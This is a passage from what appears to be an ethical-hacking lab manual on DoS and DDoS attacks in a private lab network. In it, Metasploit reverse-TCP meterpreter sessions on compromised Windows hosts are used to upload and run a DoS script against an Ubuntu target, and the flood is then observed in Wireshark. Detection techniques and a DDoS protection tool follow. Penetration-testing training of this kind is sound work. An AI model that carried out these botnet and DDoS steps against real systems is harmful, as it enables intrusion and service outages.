Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 6969
[*] Started reverse TCP handler on 10.10.1.13:6969
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:6969 -> 10.10.1.11:50735) at 2024-04-15 02:22:32 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) >
```



msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 9999;run" - Parrot Ter


```
   cWMMMMMMMMMMMNxc'.               ##########
    .0MMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.            +:+
        .dNMMMMMMMMMMMMo           +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;           :+:    :+:
                                   :::::::+:
                      Metasploit

       =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 9999
[*] Started reverse TCP handler on 10.10.1.13:9999
[*] Sending stage (175686 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:9999 -> 10.10.1.22:58766) at 2024-04-15 02:23:48 -0400

(Meterpreter 1)(C:\Users\Administrator\Downloads) >
```


Applications Places System
Mon Apr 15, 02:26
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Term
File Edit View Search Terminal Help
Menu
msfconsole -x "use ex...
msfconsole -x "use ex...
msfconsole -x "use ex...

```
MMMMNm `?MMM           MMMM` dMMMMM
MMMMMMN  ?MM           MM?  NMMMMMN
MMMMMMMMNe               JMMMMMNMMM
MMMMMMMMMMNm,          eMMMMMNMMNMM
MMMMNNMNMMMMMNx      MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com

       =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 5555
[*] Started reverse TCP handler on 10.10.1.13:5555
[*] Sending stage (175686 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:5555 -> 10.10.1.19:50042) at 2024-04-15 02:24:32 -0400

(Meterpreter 1)(C:\Users\Administrator\Desktop) >
```

17. Now, we will upload the DDoS script to our botnets, in windows shell terminal execute command **upload /home/attacker/Downloads/eagle-dos.py** and run **shell** command.


    Upload DDoS script on all the shell terminals


Applications Places System
Mon Apr 15, 02:28
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Term
File Edit View Search Terminal Help
Menu
msfconsole -x "use ex...
msfconsole -x "use ex...
msfconsole -x "use ex...

```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 5555
[*] Started reverse TCP handler on 10.10.1.13:5555
[*] Sending stage (175686 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:5555 -> 10.10.1.19:50042) at 2024-04-15 02:24:32 -0400

(Meterpreter 1)(C:\Users\Administrator\Desktop) > upload /home/attacker/Downloads/eagle-dos.py
[*] Uploading  : /home/attacker/Downloads/eagle-dos.py -> eagle-dos.py
[*] Uploaded 2.10 KiB of 2.10 KiB (100.0%): /home/attacker/Downloads/eagle-dos.py -> eagle-dos.py
[*] Completed  : /home/attacker/Downloads/eagle-dos.py -> eagle-dos.py
(Meterpreter 1)(C:\Users\Administrator\Desktop) > shell
Process 1720 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>
```


18. Run the DDoS file using command **python eagle-dos.py** on windows shell terminal. It will ask for Target's IP, type **10.10.1.9** and hit enter.

    Make sure you run script on all 3 shell terminals.



msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Term


```
 print("                                                       ")
'clear' is not recognized as an internal or external command,
operable program or batch file.

                               $$\                        $ \
                               $$ |                       $$ |
 $$$$$$\   $$$$$$\   $$$$$$\  $$ | $$$$$$\       $$$$$$$ | $$$$$$\   $$$$$$$\
$$  __$$\  \____$$\ $$  __$$\ $$ |$$  __$$\     $$  __$$ |$$  __$$\ $$  _____|
$$$$$$$$ | $$$$$$$ |$$ /  $$ |$$ |$$$$$$$$ |    $$ /  $$ |$$ /  $$ |\$$$$$$\
$$   ____|$$  __$$ |$$ |  $$ |$$ |$$   ____|    $$ |  $$ |$$ |  $$ | \____$$\
\$$$$$$$\ \$$$$$$$ |\$$$$$$$ |$$ |\$$$$$$$\     \$$$$$$$ |\$$$$$$  |$$$$$$$  |
 \_______| \_______| \____$$ |\__| \_______|     \_______| \______/ \_______/
                    $$\   $$ |
                    \$$$$$$  |
                     \______/

[#] Author : White Eagle   Eagle Dos From - WH1T3

================================================================
Tool devoloped : white-eagle
Github         : https://github.com/WH1T3-E4GL3/
Telegram       : https://t.me/Ka_KsHi_HaTaKe
================================================================

[+] Target's IP : 10.10.1.9
```



msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Term


```
Send 15275  Packets to 10.10.1.9 Through port 15275
Send 15276  Packets to 10.10.1.9 Through port 15276
Send 15277  Packets to 10.10.1.9 Through port 15277
Send 15278  Packets to 10.10.1.9 Through port 15278
Send 15279  Packets to 10.10.1.9 Through port 15279
Send 15280  Packets to 10.10.1.9 Through port 15280
Send 15281  Packets to 10.10.1.9 Through port 15281
Send 15282  Packets to 10.10.1.9 Through port 15282
Send 15283  Packets to 10.10.1.9 Through port 15283
Send 15284  Packets to 10.10.1.9 Through port 15284
Send 15285  Packets to 10.10.1.9 Through port 15285
Send 15286  Packets to 10.10.1.9 Through port 15286
Send 15287  Packets to 10.10.1.9 Through port 15287
Send 15288  Packets to 10.10.1.9 Through port 15288
Send 15289  Packets to 10.10.1.9 Through port 15289
Send 15290  Packets to 10.10.1.9 Through port 15290
Send 15291  Packets to 10.10.1.9 Through port 15291
Send 15292  Packets to 10.10.1.9 Through port 15292
Send 15293  Packets to 10.10.1.9 Through port 15293
Send 15294  Packets to 10.10.1.9 Through port 15294
Send 15295  Packets to 10.10.1.9 Through port 15295
Send 15296  Packets to 10.10.1.9 Through port 15296
Send 15297  Packets to 10.10.1.9 Through port 15297
Send 15298  Packets to 10.10.1.9 Through port 15298
```

19. Click on Ubuntu to switch to **Ubuntu** machine. Now, let us verify if the DDOS using Wireshark where we should be able to see packets from **10.10.1.11, 10.10.1.19 and 10.10.1.22** which are our botnets. Open terminal and run command **sudo wireshark**, enter **toor** as password and double click on **eth0** to start capturing.



Activities
Wireshark
Apr 15 02:31
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.     Time         Source      Destination  Protocol Length Info
 1084… 8.669726397  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669726697  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669726697  10.10.1.11  10.10.1.9    DNPv59    582 58619 → 12521 Len=3500
 1084… 8.669726697  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669741698  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669741698  10.10.1.22  10.10.1.9    UDP       582 64913 → 30752 Len=3500
 1084… 8.669742298  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669741698  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669742298  10.10.1.11  10.10.1.9    DNPv59    582 58619 → 12522 Len=3500
 1084… 8.669741798  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669741798  10.10.1.22  10.10.1.9    UDP       582 64913 → 30753 Len=3500
 1084… 8.669829008  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669829108  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669829108  10.10.1.22  10.10.1.9    UDP       582 64913 → 30754 Len=3500
 1084… 8.669829208  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669829208  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669829208  10.10.1.22  10.10.1.9    UDP       582 64913 → 30755 Len=3500
 1084… 8.669829308  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669829308  10.10.1.22  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669840310  10.10.1.22  10.10.1.9    UDP       582 64913 → 30756 Len=3500
 1084… 8.669897516  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669897516  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669897516  10.10.1.11  10.10.1.9    DNPv59    582 58619 → 12523 Len=3500
 1084… 8.669897616  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669897616  10.10.1.11  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1084… 8.669897616  10.10.1.11  10.10.1.9    DNPv59    582 58619 → 12524 Len=3500

0000  02 15 5d 34 2c f1 02 15  5d 34 2c ec 08 00 45 00   ··]4,··· ]4,···E·
0010  05 dc 2f 7c 20 00 80 11  cf 65 0a 0a 01 13 0a 0a   ··/| ··· ·e······
0020  01 09 de 7d ef 10 0d b4  a1 ec 77 99 97 97 23 0c   ···}···· ··w···#·

eth0: <live capture in progress>    Packets: 336459 · Displayed: 336459 (100.0%)    Profile: Default
```




Activities
Wireshark
Apr 15 02:31
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time         Source      Destination  Protocol Length Info
 1086… 8.682003598  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1086… 8.682003598  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1086… 8.682003698  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7861 Len=3500
 1086… 8.682003698  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1086… 8.682003698  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1086… 8.682019200  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7862 Len=3500
 1086… 8.682019200  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1086… 8.682019200  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682019300  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7863 Len=3500
 1087… 8.682019300  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682019300  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682019400  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7864 Len=3500
 1087… 8.682019400  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682031402  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682031402  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7865 Len=3500
 1087… 8.682233625  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682233625  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682233725  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7866 Len=3500
 1087… 8.682233725  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682233725  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682233725  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7867 Len=3500
 1087… 8.682233825  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682233825  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682249226  10.10.1.19  10.10.1.9    DNPv119   582 56957 → 7868 Len=3500
 1087… 8.682249326  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p
 1087… 8.682249326  10.10.1.19  10.10.1.9    IPv4     1514 Fragmented IP protocol (p

0000  02 15 5d 34 2c f1 00 15  5d 01 80 00 08 00 45 00   ··]4,··· ]·····E·

Frame (582 bytes)   Reassembled IPv4 (3508 bytes)

eth0: <live capture in progress>    Packets: 607919 · Displayed: 607919 (100.0%)    Profile: Default
```

20. Wait for **5-6 minutes**, then click on **Show Applications** and search for and launch **System Monitor**. In the **System Monitor** window, observe the memory usage. In this case, it is 98.7%, which slows down Ubuntu machine and also makes it unresponsive.





21. Restart the **Ubuntu** machine and stop DDoS attack on the **Parrot Security** machine.

Question 10.1.2.1

Use Parrot Security machine to compromise Windows 11, Windows Server 2022 and Windows Server 2019 machines using Metasploit and run eagle-dos.py script from the compromised systems to launch DoS attack on Ubuntu machine (10.10.1.9) and detect the DoS traffic using

Wireshark on the victim machine. Identify the Interface that is selected on the Ubuntu machine to capture the network traffic.

Lab 2: Detect and Protect Against DoS and DDoS Attacks

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling**: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection**: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis**: Analyzes network traffic in terms of spectral components

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.

In this task, we will use the **Windows Server 2019** and **Windows Server 2022** machines to perform a DDoS attack on the target system, **Windows 11**.

